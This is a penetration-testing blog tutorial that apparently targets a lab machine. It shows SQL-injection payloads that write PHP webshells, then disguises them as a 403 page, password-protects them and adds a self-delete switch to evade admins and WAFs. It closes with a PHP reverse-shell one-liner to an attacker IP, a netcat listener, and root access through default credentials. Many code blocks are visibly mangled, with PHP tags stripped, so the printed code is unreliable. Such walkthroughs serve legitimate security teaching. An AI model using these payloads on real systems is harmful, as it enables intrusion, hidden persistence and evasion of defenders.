> ## Content Index
> Fetch the complete content index at: https://niklas-heringer.com/llms.txt
> Use this file to discover other available public pages before exploring further.
# From Basic to Blessed: Uplifting Your Webshell Game
- URL: https://niklas-heringer.com/penetration-testing/webshells-and-more-sqli/
- Published: 2025-05-23T08:32:00.000Z
- Updated: 2025-11-14T21:21:59.000Z
- Description: From basic payloads to protected and self-destructing shells; a hands-on journey upgrading your webshells for stealth, power, and style.
- Author: Niklas Heringer
- Tags: webshell, web-security, php, post-exploitation, command-injection, sql-injection, reverse-shell, burpsuite, penetration-testing
Last time, we got our hands dirty with a basic webshell. *Functional*? Sure. But in the land of payloads and proxies, functional is just the beginning. This guide is all about leveling up: not just writing files, but wielding full command-line power with precision, stealth, and style.
# Recap of Part 1
Aand we are back.. Did you miss some good SQLi fun? or me? *hehe*
Remember our file-write payload from [last time?](https://niklas-heringer.com/penetration-testing/sql-injections-hands-on/)
```sql
1' UNION SELECT "",NULL INTO OUTFILE '/var/www/dav/shell-1.php' -- -
```
Now this payload was.. pretty basic right - **let's have some more fun with it.**
## Bonus Resource: My Ultimate FFUF Cheatsheet
Want to master directory fuzzing, wordlist kung-fu, and hidden endpoints?
🔗 [Click here to access it](https://ko-fi.com/s/5eef6ec114?ref=niklas-heringer.com) – built for maximum coverage with minimal keystrokes.
---
# Full-bore and into the abyss
## Step 1: Most Basic Payload
```sql
1' UNION SELECT "",NULL INTO OUTFILE '/var/www/dav/shell-2.php' --
```
The function `system()` in PHP executes an **external program** (like a shell command) on the **server**, and then:
1. **Runs the command** you give it as a string (e.g. `"ls"`, `"whoami"`, etc.).
2. **Prints the output directly** to the browser (unless output buffering is used).
3. **Returns the last line** of the output as the function's return value.

As you see, we can just pass in commands here.
> 💡 Quick Tip: system() is great for raw command runs but terrible for capturing results or chaining logic. Treat it as a one-shot wand.
## Step 2: Better Output Handling
In this step, we aim to improve how command output is **displayed, captured, or formatted** by exploring alternatives to `system()`.
### Why do we care?
Although all PHP functions we're about to explore **can run system commands**, they differ in how they **handle the output**. This becomes important when we later want to:
- capture output into variables,
- analyze the results of commands (e.g. check if the user is root),
- or log output, suppress errors, or chain logic.
So while the **output may look the same in your browser**, the **function you use underneath** can either empower you; or severely limit you.
### Function Overview
| Function | Output Type | Can Capture Output? | Sends Directly to Browser? | Use Case |
| ------------- | ----------------------- | -------------------- | -------------------------- | ------------------------------------- |
| system() | Direct | No (only return val) | Yes | Simple command execution |
| shell\_exec() | Entire output as string | Yes | No (you must echo it) | When you want to store/analyze output |
| passthru() | Raw binary output | No | Yes | When dealing with raw data (e.g. cat) |
For this comparison, we will test the same shell command:
```
ls -la /tmp
```
We wrap the command output in `` tags to improve readability in the browser.
## Step 3: Function Behavior Comparison
### Base PHP Structure for Each Test:
Each function is tested using this setup:
```php
';
// FUNCTION UNDER TEST
echo '
';
?>
```
(ofc as a payload leave out the line breaks, just for better readability)
This ensures output is formatted the same way in the browser, so we can focus purely on **behavior differences under the hood**.
### **Output Handling in Shells Matters.**
It's not just what you run, it’s what you do with the result. Choose your function based on whether you're blasting commands or building logic.
---
### 3.1 `system($_GET['cmd']);`
**Code used:**
```php
';
system($_GET['cmd']);
echo '';
?>
```
**Payload used (URL-decoded):**
```sql
1' UNION SELECT "'; system($_GET['cmd']); echo ''; ?>",NULL INTO OUTFILE '/var/www/dav/shell-2_1.php' -- -
```
**Request in browser:**
```
http://192.168.29.128/dav/shell-2_1.php?cmd=ls%20-la%20/tmp
```

**Explanation:** The `system()` function executes the command and **immediately sends** output to the browser. You cannot **capture the output as a string** or **inspect it programmatically**. The function *does* return the **last line** of output as a string, but it’s not very useful because it doesn’t include the full output.
This works well for basic, one-off command execution, but it becomes a dead-end when you want more flexibility (e.g. parsing output, logging, decision making).
---
### 3.2 `shell_exec($_GET['cmd']);`
**Code used:**
```php
';
echo shell_exec($_GET['cmd']);
echo '';
?>
```
**Payload used (URL-decoded):**
```sql
1' UNION SELECT "'; echo shell_exec($_GET['cmd']); echo ''; ?>",NULL INTO OUTFILE '/var/www/dav/shell-2_2.php' -- -
```
**Request in browser:**
```
http://192.168.29.128/dav/shell-2_2.php?cmd=ls%20-la%20/tmp
```

**Explanation:** Although the output **looks the same in the browser** as with `system()`, `shell_exec()` is fundamentally different.
`shell_exec()` captures the **entire command output as a string**. This means you can do things like:
- store the result: `$output = shell_exec(...);`
- analyze it: `if (str_contains($output, 'root')) { ... }`
- write it to a log file
- or suppress it altogether.
> This makes `shell_exec()` ideal for shells that want to go beyond just displaying output, and start **thinking** about it.
---
### 3.3 `passthru($_GET['cmd']);`
**Code used:**
```php
';
passthru($_GET['cmd']);
echo '';
?>
```
**Payload used (URL-decoded):**
```sql
1' UNION SELECT "'; passthru($_GET['cmd']); echo ''; ?>",NULL INTO OUTFILE '/var/www/dav/shell-2_3.php' -- -
```
**Request in browser:**
```
http://192.168.29.128/dav/shell-2_3.php?cmd=ls%20-la%20/tmp
```
**Explanation:** The `passthru()` function behaves similarly to `system()` in that it immediately writes the output to the browser.
However, it’s specifically designed to handle **raw binary output;** for example, `cat file.jpg` or `xxd /bin/ls`.
Unlike `shell_exec()`, you **cannot capture** or manipulate the output in any way. It’s just dumped straight to the user. This makes it useful in rare cases where you’re dealing with binary files or data streams, but not for general webshell usage.
---
## Summary: Which One Should You Use?
While the output from all three functions may look **visually identical in the browser**, the **difference in behavior matters** for actual exploitation.
- `system()` is the easiest and fastest to use for quick command execution, but you lose all control after that.
- `passthru()` is useful only when you need to output raw or binary content (e.g., to exfiltrate files like images or zipped data).
- `shell_exec()` is the best option if you want to build more powerful, flexible webshells, allowing you to **capture**, **analyze**, and **control** the output.
For that reason, we’ll use `shell_exec()` going forward as our core function.
---
# Weaknesses of our current Shell

See this? We forgot to provide a command and it produces an error.
> This warning becomes noisy in logs, attracts attention, may trigger WAFs, AV or sysadmin suspicions.
**And this is not the tip of the risk-iceberg with such a basic shell.**
## Why Hackers must also worry about their own passwords
There's also *no password, no access control* \- anyone scanning the server or brute-forcing paths can **find and use it**:
- Another attacker can hijack your access
- Defender (admin, IR team) might fight it, run commands, path or delete it - **burning your foothold**
- If one of the two previous finds your IP in logs - no VPN? **bad day brother..**
### How your shell could become a Honeypot against you
POV: An admin finds your shell, leaves it online but **logs all access attempts, including your IP, commands, timing, keystrokes**
They'd record you without you knowing - **you just gave your adversary free recon on you**
## Step 4: Input Validation & Stealth
Reminder of our current shell, styled for readability (remember to loose the line breaks in the payload):
```php
';
echo shell_exec($_GET['cmd']);
echo '';
?>
```
### 4.1 Use `isset()` to check input
```php
';
echo shell_exec($_GET['cmd']);
echo '';
}
?>
```
which, as a payload, reads as
```php
1' UNION SELECT "';echo shell_exec($_GET['cmd']);echo '';}?>",NULL INTO OUTFILE '/var/www/dav/shell-4_1.php' -- -
```
Don't forget to URL-encode:
```php
1%27%20UNION%20SELECT%20%22%3C%3Fphp%20if(isset($_GET['cmd'])){echo%20'%3Cpre%3E';echo%20shell_exec($_GET['cmd']);echo%20'%3C/pre%3E';}%3F%3E%22,NULL%20INTO%20OUTFILE%20'/var/www/dav/shell-4_1.php'%20--%20-
```
> Now, if nothing is passed to `cmd`, it simply shows a blank page.



As you can see, the file is reachable without errors - **and we can even return an "empty command" without errors.**
### 4.2 Making it look normal
We could also make it look like a forbidden page without a given command:
```php
';
echo shell_exec($_GET["cmd"]);
echo '';
} else {
die("403 Forbidden
");
}
?>
```
```php
' UNION SELECT "'; echo shell_exec($_GET[\"cmd\"]); echo ''; } else { die(\"403 Forbidden
\"); } ?>", '' INTO OUTFILE '/var/www/dav/shell-4_2_10.php' -- -
```

> We got rid of the `1` in the payload so no `admin admin` is looking suspicious. Notice how i had to go for... not exactly just one try?

Well.. thats not good. We'll delete them a few steps down the line here.
> Let's recap: our current shell is input-safe via `isset($_GET["cmd"])`, well-readable via `` and fails gracefully due to our use of `die()`.
Next step: authorization.
### 4.3 Password-Protection
```php
403 Forbidden");
}
if (isset($_GET["cmd"])) {
echo '';
echo shell_exec($_GET["cmd"]);
echo '';
} else {
die("403 Forbidden
");
}
?>
```
Payload:
```php
' UNION SELECT "403 Forbidden\"); } if (isset(\$_GET[\"cmd\"])) { echo ''; echo shell_exec(\$_GET[\"cmd\"]); echo '
'; } else { die(\"403 Forbidden
\"); } ?>", '' INTO OUTFILE '/var/www/dav/shell-protected.php' -- -
```
Right password:

Wrong password:

> **💡 Hardcoded passwords? Still better than nothing.**
Ideally, you'd include IP whitelisting or time-bound keys. But for throwaway shells? A single key buys you a lot of peace.
Great! Now, one last upgrade.
### 4.4 Controlled Self-Destruct (On Command)
Let's build a "kill switch" parameter.
```php
403 Forbidden");
}
if (isset($_GET[$killParam])) {
unlink($file);
die("Shell deleted
");
}
if (isset($_GET["cmd"])) {
echo '';
echo shell_exec($_GET["cmd"]);
echo '';
} else {
die("403 Forbidden
");
}
?>
```
Payload:
```php
' UNION SELECT "403 Forbidden\"); } if (isset(\$_GET[\$kill])) { unlink(\$file); die(\"Shell deleted
\"); } if (isset(\$_GET[\"cmd\"])) { echo ''; echo shell_exec(\$_GET[\"cmd\"]); echo '
'; } else { die(\"403 Forbidden
\"); } ?>", '' INTO OUTFILE '/var/www/dav/shell-killable.php' -- -
```

and then:

This is now a permission problem: **PHP can’t delete the shell** because it wasn’t the one that created it (MySQL did!), and it doesn’t have write access to the directory! But I think we’ve just **leveled up massively** by running into this.
> Real pentesting means real OS behavior, and now we understand it better than ever!
# 5\. Cleanup - getting rid of all those bloody shells
We'll use a One-Liner Reverse shell:
```php
php -r '$sock=fsockopen("10.10.14.8",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```
**What it does:**
1. `fsockopen(...)` opens a raw TCP connection to your attacker machine
2. File descriptor 3 (`<&3`) is used to redirect stdin, stdout, stderr to the socket
3. `exec()` spawns an interactive shell piped through that socket
Following my [Shell Intro Guide](https://niklas-heringer.com/penetration-testing/introduction-to-shells/#netcat-reverse-shell-example-on-the-target), we run `nc -lvnp 4444` on our local machine.
Payload:
```sql
' UNION SELECT "&3 2>&3\"); ?>", '' INTO OUTFILE '/var/www/dav/final.php' -- -
```
calling `http:///dav/final.php` let's us capture the shell.
**EXERCISE: Try to upgrade your shell following my guide above!**
SPOILERS AHEAD! You have been warned.

Now, we can't delete the files as they were created by `mysql`, but we are `www-data`. BUT we do know the `msfadmin:msfadmin` combination, which saves us some privilege escalation work. Just:
```bash
su msfadmin #then enter password: msfadmin
sudo su #again use msfadmin as password
```
Now you are root, able to delete all remnants of our work, e.g. with `rm /var/www/dav/*`. Good stuff! A nice session!
## Crafting these deep-dive, hands-on guides takes time, caffeine, and the blessings of the Machine Spirit.
If you enjoyed this walkthrough or learned something new, consider supporting the sanctum and subscribe. 🔧